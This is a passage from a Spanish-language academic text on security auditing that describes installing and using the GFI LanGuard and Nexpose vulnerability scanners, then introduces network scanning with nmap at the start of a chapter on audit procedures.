


Figura 57. Componentes instalados y faltantes de la herramienta GFI LanGuard.

Fuente: elaboración propia.

Posteriormente al proceso de instalación del programa, se pide la configuración de un usuario y contraseña y el serial enviado al correo, la Figura 58 muestra la pantalla de configuración de activación de la herramienta.




Figura 58. Configuración y activación de GFI LanGuard.

Fuente: elaboración propia.

Después de configurar la activación del producto se procederá a descargar los archivos necesarios para la instalación como muestra la Figura 59.




Figura 59. Descarga de archivos para la instalación de GFI LanGuard.

Fuente: elaboración propia.

Descargado todos los componentes se procederá a instalar el aplicativo como muestra la Figura 60.




Figura 60. Instalación y configuración de servicios en GFI LanGuard.

Fuente: elaboración propia.

El proceso de instalación es muy sencillo solo hay que seguir una secuencia de pasos, en donde se configurarán e iniciarán servicios, se iniciará el servidor web por defecto si es en Windows se utilizará el Internet Information Server (IIS) y se instalará la herramienta principal denominada GFI LanGuard Central Management Server, cabe recalcar que esta herramienta puede trabajar con requerimientos mínimos de hardware de acuerdo a la cantidad de nodos a escanear como se mostró en el punto anterior.

Otro de los puntos muy importante de la instalación es especificar los datos de configuración del HTTPS SERVER, ya que el escaneo será vía web, la Figura 61 muestra el proceso de configuración del servidor web.




Figura 61. Configuración del servidor HTTP en GFI LanGuard.

Fuente: elaboración propia.

Configurado todos los servicios, al iniciar el programa aparece una pantalla que indica la cantidad de nodos que se pueden evaluar en la red, el tipo de licencia, tiempo de duración y si se desea comprar o seguir evaluando el producto, la Figura 62 muestra la pantalla de información de la herramienta.




Figura 62. Pantalla de datos de licencia y expiración de GFI LanGuard.

Fuente: elaboración propia.

Por último, aparece la pantalla principal para efectuar el análisis de vulnerabilidades de la herramienta como muestra la Figura 63.




Figura 63. Pantalla principal de GFI LanGuard.

Fuente: elaboración propia.

Si se desea realizar un escaneo, se debe dar clic en la opción “View details” la cual inicia un escaneo automático y van apareciendo los resultados de todas las vulnerabilidades encontradas como muestra la Figura 64.




Figura 64. Escaneo de vulnerabilidades en GFI LanGuard.

Fuente: elaboración propia.

GFI LanGuard realiza un escaneo exhaustivo sobre el hardware, software, puertos de la red y detalla la lista de vulnerabilidades encontradas como muestra la Figura 65.



Figura 65. Detalle del escaneo en GFI LanGuard.

Fuente: elaboración propia.

Esta herramienta es una de las más fáciles de utilizar en cuanto a las facilidades que brinda al dar detalles precisos de todas las falencias encontradas, una de ellas las vulnerabilidades, la cual da detalles de los fallos analizados como muestra la Figura 66.




Figura 66. Detalle de las vulnerabilidades encontradas en GFI LanGuard.

Fuente: elaboración propia.

5.4. Introducción a Nexpose

En esta sección se va a analizar una herramienta bastante interesante denominada Nexpose, esta aplicación fue creada por rapid7.com, los cuales son los creadores de la herramienta Metasploit, esta herramienta es bastante interesante para la explotación de las vulnerabilidades, la cual va a trabajar sobre la parte web y de red. Entre las ventajas que tiene esta aplicación sobre otras, es que puede interactuar directamente con Metasploit para la explotación de las vulnerabilidades, la

herramienta se la puede descargar directamente del sitio de www.rapid7.com, la Figura 67 muestra la página principal de descarga de esta herramienta.




Figura 67. Página principal de la herramienta Nexpose.

Fuente: www.rapid7.com

Esta herramienta trabaja directamente sobre una consola web, se inician los servicios y se puede trabajar con Metasploit directamente una vez que ya se identifican las vulnerabilidades, la herramienta va a indicar si existen Exploits o no, ya sea en Metasploit solamente o halla que descargar algún código directamente de la página web. En esta aplicación se pueden generar algunos reportes los cuales van a permitir trabajar con reportes tipos ejecutivos o técnicos.

Existen varias versiones como la versión Community, Express, Consultant, Enterprise y Ultimate, en este caso lo único que va a ir variando son las opciones, pero existe una versión gratis denominada Community la cual se puede usar de manera individual y permite un escaneo máximo de hasta 32 IP, también en esta versión se verifica que hay detección de vulnerabilidades, actualizaciones gestión de excepciones, entre otras cosas.

Para la instalación de esta herramienta se deben verificar los requisitos del sistema, no todos los equipos van a soportar esta implementación ya que con equipos que tienen menos de 8 gigas de RAM va a ser complicado que opere, ya que Nexpose pide mínimo 8 gigas de RAM con un procesador mínimo de un Core i5 o algo superior. La instalación es muy sencilla tanto para Windows como para Linux, ya que desde la página de descargas se puede obtener el ejecutable, la Figura 68 muestra la página de descarga de esta herramienta.




Figura 68. Página de descarga de la herramienta Nexpose.

Fuente: www.rapid7.com

Para el proceso de instalación se debe ejecutar el instalador y se carga un asistente, tanto para Windows como para Linux los pasos son muy similares, uno de las primeras ventanas del asistente es seleccionar los componentes y la ruta de instalación como muestra la Figura 69.




Figura 69. Selección de componentes y ruta de instalación de Nexpose.

Fuente: elaboración propia.

Otro de los requisitos de instalación es la parte del espacio en disco, la verificación de memoria, el acceso a los puertos tanto para el programa como para la base de datos como muestra la Figura 70.

Installation requirements

⚠️ 8,104 MB RAM was detected. 8,192 MB RAM is recommended.
 See the list of supported versions.
[Recommended and supported configurations can be found here.](#)

- ✅ Software is not running.
- ✅ Access to external networks was detected.
- ✅ Port 3780 is available.

Database port

Enter the number for the port that the database will listen on:

5432

? ✓

Figura 70. Requerimientos de hardware y software para la instalación de Nexpose.

Fuente: elaboración propia.

Otro elemento importante de la instalación es la creación de la cuenta del usuario que va a utilizar la herramienta desde los datos personales hasta los datos de acceso para ingresar a la herramienta como muestra la Figura 71.

Create your account information

User details: This information will be used for generating SSL certificates, and it will be included in requests to Technical Support.

First name: **Last name:**

Company:

Letters, numbers, spaces, and the characters - + @ & . _ ' only. All fields are required.

Credentials: Choose secure credentials and **remember them**. You will need them to perform configuration steps after completing the installation.

User name: ❌

Password: ❌ **Confirm the password:** ❌

Strength: Too short

Require password reset upon login?

Figura 71. Creación de la cuenta de usuario en Nexpose.

Fuente: elaboración propia.

Posteriormente comienza el proceso de extracción e instalación, por lo general trabaja con plugins de la plataforma JAVA y otros componentes que son necesarios al momento de la implementación como muestra la Figura 72.




Figura 72. Extracción de los archivos para la instalación en Nexpose.

Fuente: elaboración propia.

Y por último muestra la pantalla de finalización de la instalación de la herramienta Nexpose la cual muestra detalles de la dirección local para ingresar a la consola vía web por lo general en un puerto que no esté utilizado, en este caso en la siguiente dirección <https://localhost:3780> como muestra la Figura 73.




Figura 73. Resumen de la instalación en Nexpose.

Fuente: elaboración propia.

Después de terminado el proceso de instalación la forma de acceder a la herramienta para el analizar las diferentes vulnerabilidades de los equipos y la red se debe de iniciar el servicio el cual se inicia de forma automática dando clic en el menú inicio de Windows y localizando la carpeta "Rapid7", se abrirá una ventana y aparecerá una pantalla solicitando la clave de acceso en un navegador web en el puerto 3780 como muestra la Figura 74.




Figura 74. Pantalla de acceso a la herramienta Nexpose.

Fuente: elaboración propia.

Una vez ingresado a la herramienta se solicita una clave de activación la cual debe haberse enviado al correo de registro cuando se descargó la herramienta como muestra la Figura 75.




Figura 75. Activación de herramienta Nexpose.

Fuente: elaboración propia.

Una vez activado el producto el siguiente paso es ingresar a la página principal donde muestra un dashboard y el menú principal para realizar un escaneo como muestra la Figura 76.




Figura 76. Pantalla principal de Nexpose.

Fuente: elaboración propia.

Esta herramienta ofrece muchas facilidades para los escaneos, la ventaja principal junto con otras herramientas es que ofrecen un demo de 30 días para probar y detectar muchas vulnerabilidades en la pc o red del usuario.

CAPÍTULO VI: AUDITORÍA DE SEGURIDAD

El objetivo de este capítulo es conocer los procedimientos que se realizan en una auditoría de seguridad para llevar a cabo el proceso de verificación, desde el escaneo e identificación de los equipos, el uso de herramientas basadas en software libre, el análisis en detalle de la vulnerabilidad, la explotación y post- explotación y las posibles soluciones que se le pueden dar a los problemas de vulnerabilidad encontrados en la red o equipos de la organización a la cual se le realiza la auditoría. Según (Tejada, 2015) un auditor informático es visto como un profesional altamente capacitado independiente que evalúa la eficiencia de un sistema con el objetivo principal de detectar fallas que deben ser solucionadas.

6.1. Escaneo y enumeración con nmap

En un proceso de auditoría de seguridad una de las primeras tareas que se debe llevar a cabo es identificar qué equipos se tienen en la red, para eso la herramienta más común es “**nmap**”, la cual es una aplicación que sirve para escanear la red dentro de una organización, se la puede instalar en Linux, Windows o Mac Os. La Figura 77 muestra la página principal de descarga de esta herramienta cuya dirección en internet es <https://nmap.org>.

The screenshot shows the Nmap.org website. On the left is a navigation menu with categories like 'Nmap Security Scanner', 'Security Lists', and 'Security Tools'. The main content area has a 'Downloading Nmap' section with a table of links for various resources. Below this is a paragraph of text and a subscription form.

Downloading Nmap			
Intro	Reference Guide	Book	Install Guide
Download	Changelog	Zenmap GUI	Docs
Bug Reports	OS Detection	Propaganda	Related Projects
In the Movies			In the News

Nmap and Zenmap (the graphical front end) are available in several versions and formats. Recent source releases and binary packages are described below. Older version (and sometimes newer test releases) are available from the [dist directory](#) (and really old ones are in [dist-old](#)). For the more security-paranoid (smart) users, GPG detached signatures and SHA-1 hashes for each release are available in the [sigs directory](#) (verification instructions). Before downloading, be sure to read the relevant sections for your platform from the [Nmap Install Guide](#). The most important changes (features, bugfixes, etc) in each Nmap version are described in the [Changelog](#). Using Nmap is covered in the [Reference Guide](#), and don't forget to read the other [available documentation](#), particularly the new book [Nmap Network Scanning!](#)


Nmap users are encouraged to subscribe to the [Nmap-hackers](#) mailing list. It is a low volume (7 posts in 2015), moderated list for the most important announcements about Nmap, Insecure.org, and related projects. You can join the 128,953 current subscribers (as of September 2017) by submitting your email address here:

[Subscribe to Nmap-hackers](#)
(or subscribe with custom options from the [Nmap-hackers list info page](#))

Figura 77. Página de descarga de nmap.

Fuente: <https://nmap.org>

Si se está utilizando una versión de Linux, en este caso “**Kali Linux**” se puede ejecutar la ayuda de esta herramienta en la consola mediante la sentencia “**man nmap**” como muestra la Figura 78.




```
root@kali: ~
File Edit View Search Terminal Help
NMAP(1) Nmap Reference Guide NMAP(1)
NAME
nmap - Network exploration tool and security / port scanner
SYNOPSIS
nmap [Scan Type...] [Options] {target specification}
DESCRIPTION
Nmap ("Network Mapper") is an open source tool for network exploration
and security auditing. It was designed to rapidly scan large networks,
